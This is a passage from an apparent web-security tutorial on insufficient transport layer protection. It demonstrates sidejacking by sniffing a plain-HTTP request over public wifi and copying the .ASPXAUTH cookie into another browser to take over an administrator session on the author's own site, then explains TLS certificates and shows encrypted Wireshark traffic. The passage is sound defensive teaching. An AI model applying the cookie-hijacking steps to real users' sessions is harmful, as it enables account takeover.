


Now we start to see some interesting info as the GET requests for the elmah link appear. By right clicking on the first packet and following the TCP stream, we can see the entire request:




This is where it gets really interesting: each request any browser makes to a website includes any cookies the website has set. The request above contains a number of cookies, including one called “.ASPXAUTH”. This cookie is used by the membership provider to persist the authenticated state of the browser across the non-persistent, stateless protocol that is HTTP.


On the laptop, I'm running the [Edit This Cookie extension](#) in Chrome which enables the easy inspection of existing cookies set by a website. Here's what the ASafaWeb site has set:



Ignore the __utm prefixed cookies – this is just Google Analytics. What's important is that because this browser is not authenticated, there's no ".ASPXAUTH" cookie. But that's easily rectified simply by adding a new cookie with the same name and value as we've just observed from the iPad:



With the new authentication cookie set it's simply a matter of refreshing the page:



Bingo. Insufficient transport layer protection has just allowed us to hijack the session and become an administrator.

What made this possible?

When I referred to “hijack the session”, what this means is that the attacker was able to send requests which as far as the server was concerned, continue *the same authentication session* as the original one. In fact the legitimate user can continue using the site with no adverse impact whatsoever; there are simply two separate browsers authenticated as the same user at the same time. This form of session hijacking where packets are sniffed in transit and the authentication cookie recreated is often referred to as [sidejacking](#), a form of session hijacking which is particularly vulnerable to public wifi hotspots given the ease of sniffing packets (as demonstrated above).

This isn't a fault on McDonald's end or a flaw with the membership provider nor is it a flaw with the way I've configured it, the attack above is simply a product of packets being sent over networks in plain text with no encryption. Think about the potential opportunities to intercept unencrypted packets: McDonald's is now obvious, but there are thousands of coffee shops, airline lounges and other public wireless access points which make this a breeze.

But it's not just wifi, literally any point in a network where packets transit is at risk. What happens upstream of your router? Or within your ISP? Or at the gateway of your corporate network? All of these locations and many more are potential points of packet interception and when they're flying around in the clear, getting hold of them is very simple. In some cases, packet sniffing on a network can be [a very rudimentary task](#) indeed:




Many people think of TLS as purely a means of encrypting sensitive user data in transit. For example, you'll often see login forms posting credentials over HTTPS then sending the authenticated user back to HTTP for the remainder of their session. The thinking is that once the password has been successfully protected, TLS no longer has a role to play. The example

above shows that *entire authenticated sessions* need to be protected, not just the credentials in transit. This is a lesson taught by [Firesheep](#) last year and is arguably the catalyst for Facebook implementing the option of using TLS across authenticated sessions.


The basics of certificates

The premise of TLS is centred around the ability for [digital certificates](#) to be issued which provide the public key in the asymmetric encryption process and verify the authenticity of the sites which bear them. Certificates are issued by a [certificate authority](#) (CA) which is governed by strict regulations controlling how they are provisioned (there are presently over 600 CAs in [more than 50 countries](#)). After all, if anyone could provision certificates then the foundation on which TLS is built would be very shaky indeed. More on that later.

So how does the browser know which CAs to trust certificates from? It stores trusted authorities which are maintained by the browser vendor. For example, Firefox lists them in the Certificate Manager (The Firefox trusted CAs can also [be seen online](#)):



Microsoft maintains CAs in Windows under its [Root Certificate Program](#) which is accessible by Internet Explorer:



Of course the browser vendors also need to be able to maintain these lists. Every now and then new CAs are added and in extreme cases (such as DigiNotar recently), they can be removed thus causing any certificates issued by the authority to no longer be trusted by the browser and cause rather overt security warnings.

As I've written before, [SSL is not about encryption](#). In fact it provides a number of benefits:

1. It provides assurance of the identity of the website (site verification).
2. It provides assurance that the content has not been manipulated in transit (data integrity).
3. It provides assurance that eavesdropping has not occurred in transit (data confidentiality).


These days, getting hold of a certificate is fast, cheap and easily procured through domain registrars and hosting providers. For example, GoDaddy (who claim to be the world's largest

provider of certificates), can [get you started from \\$79 a year](#). Or you can even grab a free one from [StartSSL](#) who have now been [added to the list of trusted CAs](#) in the major browsers. Most good web hosts also have provisions for the easy installation of certificates within your hosting environment. In short, TLS is now very cheap and very easily configured.


But of course the big question is “What does network traffic protected by TLS actually look like?” After applying a certificate to the ASaFaWeb website and loading an authenticated page over HTTPS from my local network, it looks just like this:

No.	Time	Source	Destination	Protocol	Length	Info
34	7.167496	192.168.1.6	184.72.232.223	TCP	66	12887 > https [SYN] Seq=0 win=8192
49	7.410447	192.168.1.6	184.72.232.223	TCP	66	12888 > https [SYN] Seq=0 win=8192
51	7.450699	192.168.1.6	184.72.232.223	TCP	54	12887 > https [ACK] Seq=1 Ack=1 win=8192
52	7.450840	192.168.1.6	184.72.232.223	SSL	427	Client Hello
54	7.695339	192.168.1.6	184.72.232.223	TCP	54	12888 > https [ACK] Seq=1 Ack=1 win=8192
55	7.695454	192.168.1.6	184.72.232.223	TLSv1	427	Client Hello
59	7.742658	192.168.1.6	184.72.232.223	TCP	54	12887 > https [ACK] Seq=374 Ack=290
61	7.746753	192.168.1.6	184.72.232.223	TLSv1	252	Client Key Exchange, Change Cipher
65	7.990757	192.168.1.6	184.72.232.223	TCP	54	12888 > https [ACK] Seq=374 Ack=290
68	8.030315	192.168.1.6	184.72.232.223	TLSv1	747	Application Data
69	8.205338	192.168.1.6	184.72.232.223	TCP	54	12888 > https [ACK] Seq=374 Ack=403
72	8.333421	192.168.1.6	184.72.232.223	TCP	54	12887 > https [ACK] Seq=1265 Ack=66
73	8.344739	192.168.1.6	184.72.232.223	TLSv1	731	Application Data
74	8.347832	192.168.1.6	184.72.232.223	TLSv1	252	Client Key Exchange, Change Cipher
75	8.348227	192.168.1.6	184.72.232.223	TCP	66	12889 > https [SYN] Seq=0 win=8192
76	8.348342	192.168.1.6	184.72.232.223	TCP	66	12890 > https [SYN] Seq=0 win=8192
77	8.348455	192.168.1.6	184.72.232.223	TCP	66	12891 > https [SYN] Seq=0 win=8192
78	8.348567	192.168.1.6	184.72.232.223	TCP	66	12892 > https [SYN] Seq=0 win=8192
81	8.635786	192.168.1.6	184.72.232.223	TCP	54	12887 > https [ACK] Seq=1942 Ack=93
83	8.636150	192.168.1.6	184.72.232.223	TLSv1	715	Application Data
85	8.637445	192.168.1.6	184.72.232.223	TCP	54	12889 > https [ACK] Seq=1 Ack=1 win=8192
86	8.637537	192.168.1.6	184.72.232.223	SSL	427	Client hello
88	8.638148	192.168.1.6	184.72.232.223	TCP	54	12891 > https [ACK] Seq=1 Ack=1 win=8192
89	8.638232	192.168.1.6	184.72.232.223	SSL	427	Client hello
91	8.638671	192.168.1.6	184.72.232.223	TCP	54	12890 > https [ACK] Seq=1 Ack=1 win=8192
92	8.638751	192.168.1.6	184.72.232.223	SSL	427	Client hello
94	8.639407	192.168.1.6	184.72.232.223	TLSv1	715	Application Data
96	8.639625	192.168.1.6	184.72.232.223	TCP	54	12892 > https [ACK] Seq=1 Ack=1 win=8192
97	8.639758	192.168.1.6	184.72.232.223	TLSv1	427	Client hello
102	8.932580	192.168.1.6	184.72.232.223	TCP	54	12887 > https [ACK] Seq=2603 Ack=13
105	8.934098	192.168.1.6	184.72.232.223	TCP	54	12887 > https [ACK] Seq=2603 Ack=13
108	8.935208	192.168.1.6	184.72.232.223	TLSv1	774	Change Cipher Spec, Encrypted Handshake

The destination IP address in the filter is the one behind asfaweb.com and whilst the packets obviously identify their intended destination, they don't disclose much beyond that. In fact the TCP stream discloses nothing beyond the certificate details:




Of course we'd expect this info to be sent in the clear, it's just what you'll find when inspecting the certificate in the browser:



There's really not much more to show; each of the packets in the Wireshark capture are nicely encrypted and kept away from prying eyes, which is exactly what we'd expect.

One last thing on certificates; you can always create what's referred to as a [self-signed certificate](#) for the purposes of testing. Rather than being issued by a CA, a self-signed certificate is created by the owner so its legitimacy is never really certain. However, it's a very easy way to test how your application behaves over HTTPS and what I'll be using in a number of the examples in this post. There's a great little blog post from Scott Gu on [Enabling SSL on IIS 7.0 Using Self-Signed Certificates](#) which walks through the process. Depending on the browser, you'll get a very ostentatious warning when accessing a site with a self-signed certificate:




But again, for test purposes, this will work just fine.


Always use SSL for forms authentication

Clearly the problem in the session hijacking example above was that no TLS was present. Obviously assuming a valid certificate exists, one way of dealing with the issue would simply be to ensure login happens over TLS (any links to the login page would include the HTTPS scheme). But there's a flaw with only doing this alone; let me demonstrate.

